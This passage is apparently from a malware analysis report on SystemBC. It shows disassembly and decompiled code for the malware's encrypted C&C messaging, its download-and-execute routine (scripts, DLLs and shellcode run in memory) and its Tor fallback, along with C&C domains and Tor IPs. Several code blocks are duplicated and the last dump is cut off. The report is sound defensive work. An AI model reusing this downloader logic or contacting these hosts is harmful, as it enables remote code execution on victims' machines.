0040539B  .  FF75 C8         PUSH DWORD PTR SS:[LOCAL.14]        ┌Arg11 => [LOCAL.14]
0040539E  .  8D45 BC         LEA EAX,[LOCAL.17]                  │
004053A1  .  50              PUSH EAX                            │Arg10 => OFFSET LOCAL.17
004053A2  .  6A 02           PUSH 2                              │Arg9 = 2
004053A4  .  8D45 CC         LEA EAX,[LOCAL.13]                  │
004053A7  .  50              PUSH EAX                            │Arg8 => OFFSET LOCAL.13
004053A8  .  8D45 D4         LEA EAX,[LOCAL.11]                  │
004053AB  .  50              PUSH EAX                            │Arg7 => OFFSET LOCAL.11
004053AC  .  FF75 EC         PUSH DWORD PTR SS:[LOCAL.5]         │Arg6 => [LOCAL.5]
004053AF  .  6A 07           PUSH 7                              │Arg5 = 7
004053B1  .  8D46 01         LEA EAX,[ESI+1]                     │
004053B4  .  50              PUSH EAX                            │Arg4
004053B5  .  FFB5 30F9FFFF   PUSH DWORD PTR SS:[LOCAL.436]       │Arg3 => [LOCAL.436]
004053BB  .  8D45 F8         LEA EAX,[LOCAL.2]                   │
004053BE  .  50              PUSH EAX                            │Arg2 => OFFSET LOCAL.2
004053BF  .  FFB5 5CFCFFFF   PUSH DWORD PTR SS:[LOCAL.233]       │Arg1 => [LOCAL.233]
004053C5  .  E8 B30F0000     CALL fn_send_TLS                    SystemBC.fn_send_TL
004053CA  .  8BBD 38F9FFFF   MOV EDI,DWORD PTR SS:[LOCAL.434]
Dest=0040637D (SystemBC.fn_send_TLS)
```

```
Address  Hex dump                                         ASCII
00570000 FF FF 04 00|B0 00 00 00|68 74 74 70|3A 2F 2F 6D ÿÿ  °   http://m
00570010 69 63 68 61|65 6C 73 74|65 66 65 6E|73 73 6F 6E ichaelstefensson
```



```
00405384  .  E8 AF0B0000     CALL fn_rc4                         SystemBC.fn_rc
00405389  .  6A 04           PUSH 4                              ┌Arg4 = 4
0040538B  .  8D46 04         LEA EAX,[ESI+4]                     │
0040538E  .  50              PUSH EAX                            │Arg3
0040538F  .  6A 32           PUSH 32                             │Arg2 = 32
00405391  .  68 86904000     PUSH OFFSET 00409086                │Arg1 = ASCII "xordata"
00405396  .  E8 9D0B0000     CALL fn_rc4                         SystemBC.fn_rc
0040539B  .  FF75 C8         PUSH DWORD PTR SS:[LOCAL.14]        ┌Arg11 => [LOCAL.14]
0040539E  .  8D45 BC         LEA EAX,[LOCAL.17]                  │
004053A1  .  50              PUSH EAX                            │Arg10 => OFFSET LOCAL.17
004053A2  .  6A 02           PUSH 2                              │Arg9 = 2
004053A4  .  8D45 CC         LEA EAX,[LOCAL.13]                  │
004053A7  .  50              PUSH EAX                            │Arg8 => OFFSET LOCAL.13
004053A8  .  8D45 D4         LEA EAX,[LOCAL.11]                  │
004053AB  .  50              PUSH EAX                            │Arg7 => OFFSET LOCAL.11
004053AC  .  FF75 EC         PUSH DWORD PTR SS:[LOCAL.5]         │Arg6 => [LOCAL.5]
004053AF  .  6A 07           PUSH 7                              │Arg5 = 7
004053B1  .  8D46 01         LEA EAX,[ESI+1]                     │
004053B4  .  50              PUSH EAX                            │Arg4
004053B5  .  FFB5 30F9FFFF   PUSH DWORD PTR SS:[LOCAL.436]       │Arg3 => [LOCAL.436]
004053BB  .  8D45 F8         LEA EAX,[LOCAL.2]                   │
004053BE  .  50              PUSH EAX                            │Arg2 => OFFSET LOCAL.2
004053BF  .  FFB5 5CFCFFFF   PUSH DWORD PTR SS:[LOCAL.233]       │Arg1 => [LOCAL.233]
004053C5  .  E8 B30F0000     CALL fn_send_TLS                    SystemBC.fn_send_TL
004053CA  .  8BBD 38F9FFFF   MOV EDI,DWORD PTR SS:[LOCAL.434]
Dest=0040637D (SystemBC.fn_send_TLS)
```

```
Address  Hex dump                                         ASCII
00570000 FF FF 04 00|B0 00 00 00|68 74 74 70|3A 2F 2F 6D ÿÿ  °   http://m
00570010 69 63 68 61|65 6C 73 74|65 66 65 6E|73 73 6F 6E ichaelstefensson
```

Figure 10. Sending response to the C&C server


Offset	Size	Data
+0x00	0x01	Secondary Command
+0x01	0x02	Data Size
+0x03	0x04	Token

Table 4. Structure of the packet sent to the C&C server

The download URLs that were sent are categorized depending on the file extension and format.

Type	Extension	Format	Feature
exe	exe	—	Self-update for SystemBC
VBS script	.vbs	—	Run VBS script
Batch script	.bat	—	Run Batch script
Batch script	.cmd	—	Run Batch script
Powershell Script	.ps1	—	Run Powershell script
DLL	—	DLL	Load DLL in the memory Run the function of DLL if the URL has # at the back
Shellcode	—	Encoded form	Run Shellcode in the memory

Table 5. Payload that can be downloaded



```
str_ext[0] = 'exe';           // exe
sizeofURL = fn_retSize((buf_down + 8));
if ( *(sizeofURL + buf_down + 4) == 'sbv.' )// .vbs
  str_ext[0] = 'sbv';
if ( *(sizeofURL + buf_down + 4) == 'tab.' )// .bat
  str_ext[0] = 'tab';
if ( *(sizeofURL + buf_down + 4) == 'dmc.' )// .cmd
  str_ext[0] = 'dmc';
if ( *(sizeofURL + buf_down + 4) == '1sp.' )// .ps1
  str_ext[0] = '1sp';
ret = fn_downHttp_wrapper(buf_down + 8, &data_downHttp);
if ( ret > 1024 )
{
  nNumberOfBytesToWrite = ret;
  command = command_1;
  command_1->sizeofCommand = 4;
  fn_RC4(v24, &command->subCommand, v23, data_rc4_key, 50, &command->subCommand, 3);
  fn_RC4(v27, &command->token, v26, data_rc4_key, 50, &command->token, 4);
  fn_send_TLS(sock_cnc[0], &phContext, hObject, &command->subCommand, 7, v85, v84, v83, 2, &v79, v82);
  v28 = *(data_downHttp + 15) + 0x16;
  if ( v28 < nNumberOfBytesToWrite
    && *data_downHttp == 'ZM'
    && (*&data_downHttp[v28] & 0x2100) == 0x2100 )// DLL
  {
    mem_dll = fn_allocForDll(data_downHttp);
    fn_relocDll(mem_dll);
    fn_getProcForDll(mem_dll);
    CreateThread(0, 0, thread_runDll, mem_dll, 0, 0);
    if ( str_proc )
      fn_runDllWithProc(mem_dll, str_proc);
```

```
str_ext[0] = 'exe';           // exe
sizeofURL = fn_retSize((buf_down + 8));
if ( *(sizeofURL + buf_down + 4) == 'sbv.' )// .vbs
  str_ext[0] = 'sbv';
if ( *(sizeofURL + buf_down + 4) == 'tab.' )// .bat
  str_ext[0] = 'tab';
if ( *(sizeofURL + buf_down + 4) == 'dmc.' )// .cmd
  str_ext[0] = 'dmc';
if ( *(sizeofURL + buf_down + 4) == '1sp.' )// .ps1
  str_ext[0] = '1sp';
ret = fn_downHttp_wrapper(buf_down + 8, &data_downHttp);
if ( ret > 1024 )
{
  nNumberOfBytesToWrite = ret;
  command = command_1;
  command_1->sizeofCommand = 4;
  fn_RC4(v24, &command->subCommand, v23, data_rc4_key, 50, &command->subCommand, 3);
  fn_RC4(v27, &command->token, v26, data_rc4_key, 50, &command->token, 4);
  fn_send_TLS(sock_cnc[0], &phContext, hObject, &command->subCommand, 7, v85, v84, v83, 2, &v79, v82);
  v28 = *(data_downHttp + 15) + 0x16;
  if ( v28 < nNumberOfBytesToWrite
    && *data_downHttp == 'ZM'
    && (*&data_downHttp[v28] & 0x2100) == 0x2100 )// DLL
  {
    mem_dll = fn_allocForDll(data_downHttp);
    fn_relocDll(mem_dll);
    fn_getProcForDll(mem_dll);
    CreateThread(0, 0, thread_runDll, mem_dll, 0, 0);
    if ( str_proc )
      fn_runDllWithProc(mem_dll, str_proc);
```

Figure 11. Categorization based on extensions and formats

The malware creates normal files in the Temp path and registers the files in the task scheduler to run them. For Powershell scripts, it additionally uses command lines such as "-WindowStyle Hidden -ep bypass -file".

If the downloaded payload is DLL, it assigns memory and loads it to run as a new thread. If the "#" string is behind the URL sent from the C&C server, it calls the export function from the downloaded DLL. For Shellcode, the malware also runs it as a new thread going through the decoding routine. As a result, DLL and Shellcode are not created as files but run in the memory of SystemBC.

TOR Communications


Because the current analysis target does not have a Tor URL, the team will discuss a previous case where Tor network communication was possible. The malware in this case has the C&C server URLs encoded as shown below. If it cannot access both servers, it uses Tor to access another server.

```
- C&C Server URL 1: admex175x[.]xyz:4044 - C&C Server URL 2: servx278x[.]xyz:4044
```

To do so, it accesses the following URLs to obtain a public IP address. The address is then encoded with the data that will be sent to the C&C server and sent.

```
https://api.ipify.org/ https://ip4.seeip.org/
```

SystemBC is known to utilize the mini-tor[5] library to use the Tor network.[6] It first goes through the reset process to access Tor. By randomly selecting one of the IP addresses of the hard-coded Authoritative Directory Server, it gets the Consensus data for the Tor network. Then it will start Tor communications based on the settings data it received.




```
readfds.fd_array[55] = tor_193_23_244_244;    // "193.23.244.244"
readfds.fd_array[56] = 80;
readfds.fd_array[57] = tor_86_59_21_38;       // "86.59.21.38"
readfds.fd_array[58] = 80;
readfds.fd_array[59] = tor_199_58_81_140;     // "199.58.81.140"
readfds.fd_array[60] = 80;
readfds.fd_array[61] = tor_204_13_164_118;    // "204.13.164.118"
readfds.fd_array[62] = 80;
readfds.fd_array[63] = tor_194_109_206_212;   // "194.109.206.212"
v121 = 80;
v122 = tor_131_188_40_189;                    // "131.188.40.189"
v123 = 80;
v124 = tor_154_35_175_225;                    // "154.35.175.225"
v125 = 80;
v126 = tor_171_25_193_9;                      // "171.25.193.9"
v127 = 443;
v128 = tor_128_31_0_34;                       // "128.31.0.34"
v129 = 9131;
v130[0] = tor_128_31_0_39;                    // "128.31.0.39"
v130[1] = 9131;
readfds.fd_array[54] = 5;
while ( (--readfds.fd_array[54] & 0x80000000) == 0 )
{
  Rand = fn_createRand(v18, v17, 0xAu);
  v20 = fn_downHttp(readfds.fd_array[2 * Rand + 55], readfds.fd_array[2 * Rand + 56], aTorStatusVoteC, &v155);
                                              // "/tor/status-vote/current/consensus"
```

```
readfds.fd_array[55] = tor_193_23_244_244;    // "193.23.244.244"
readfds.fd_array[56] = 80;
readfds.fd_array[57] = tor_86_59_21_38;       // "86.59.21.38"
readfds.fd_array[58] = 80;
readfds.fd_array[59] = tor_199_58_81_140;     // "199.58.81.140"
readfds.fd_array[60] = 80;
readfds.fd_array[61] = tor_204_13_164_118;    // "204.13.164.118"
readfds.fd_array[62] = 80;
readfds.fd_array[63] = tor_194_109_206_212;   // "194.109.206.212"
v121 = 80;
v122 = tor_131_188_40_189;                    // "131.188.40.189"
v123 = 80;
v124 = tor_154_35_175_225;                    // "154.35.175.225"
v125 = 80;
v126 = tor_171_25_193_9;                      // "171.25.193.9"
v127 = 443;
v128 = tor_128_31_0_34;                       // "128.31.0.34"
v129 = 9131;
v130[0] = tor_128_31_0_39;                    // "128.31.0.39"
v130[1] = 9131;
readfds.fd_array[54] = 5;
while ( (--readfds.fd_array[54] & 0x80000000) == 0 )
{
  Rand = fn_createRand(v18, v17, 0xAu);
  v20 = fn_downHttp(readfds.fd_array[2 * Rand + 55], readfds.fd_array[2 * Rand + 56], aTorStatusVoteC, &v155);
                                              // "/tor/status-vote/current/consensus"
```

Figure 12. Obtaining Tor Consensus data

```
193.23.244[.]244:80 86.59.21[.]38:80 199.58.81[.]140:80 204.13.164[.]118:80 194.109.206[.]212:80
131.188.40[.]189:80 154.35.175[.]225:80 171.25.193[.]9:443 128.31.0[.]34:9131 128.31.0[.]39:9131
```


The malware then obtains the Tor C&C URL. As seen below, Tor C&C URL needs an additional decryption process, unlike normal C&C URLs that can be checked in text after Xor decryption. The part that comes after the “TOR:” string is the Tor C&C URL that is decrypted for the first time. The actual URL will be revealed through the additional decryption process.



```
Address |Hex dump                                        |ASCII
0012F9C4|42 45 47 49|4E 44 41 54|41 00 48 4F|53 54 31 3A|BEGINDATA HOST1:
0012F9D4|61 64 6D 65|78 31 37 35|78 2E 78 79|7A 00 00 00|admex175x.xyz
0012F9E4|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
0012F9F4|00 00 00 00|00 00 00 00|00 00 00 00|00 48 4F 53|             HOS
0012FA04|54 32 3A 73|65 72 76 78|32 37 38 78|2E 78 79 7A|T2:servx278x.xyz
0012FA14|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
0012FA24|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
0012FA34|50 4F 52 54|31 3A 34 30|34 34 00 00|54 4F 52 3A|PORT1:4044  TOR:
0012FA44|19 4E 6F E9|78 65 BF 2D|8F E1 00 00|00 00 00 00|↓Noéxe¿- á
0012FA54|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
```

```
Address |Hex dump                                        |ASCII
0012F9C4|42 45 47 49|4E 44 41 54|41 00 48 4F|53 54 31 3A|BEGINDATA HOST1:
0012F9D4|61 64 6D 65|78 31 37 35|78 2E 78 79|7A 00 00 00|admex175x.xyz
0012F9E4|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
0012F9F4|00 00 00 00|00 00 00 00|00 00 00 00|00 48 4F 53|             HOS
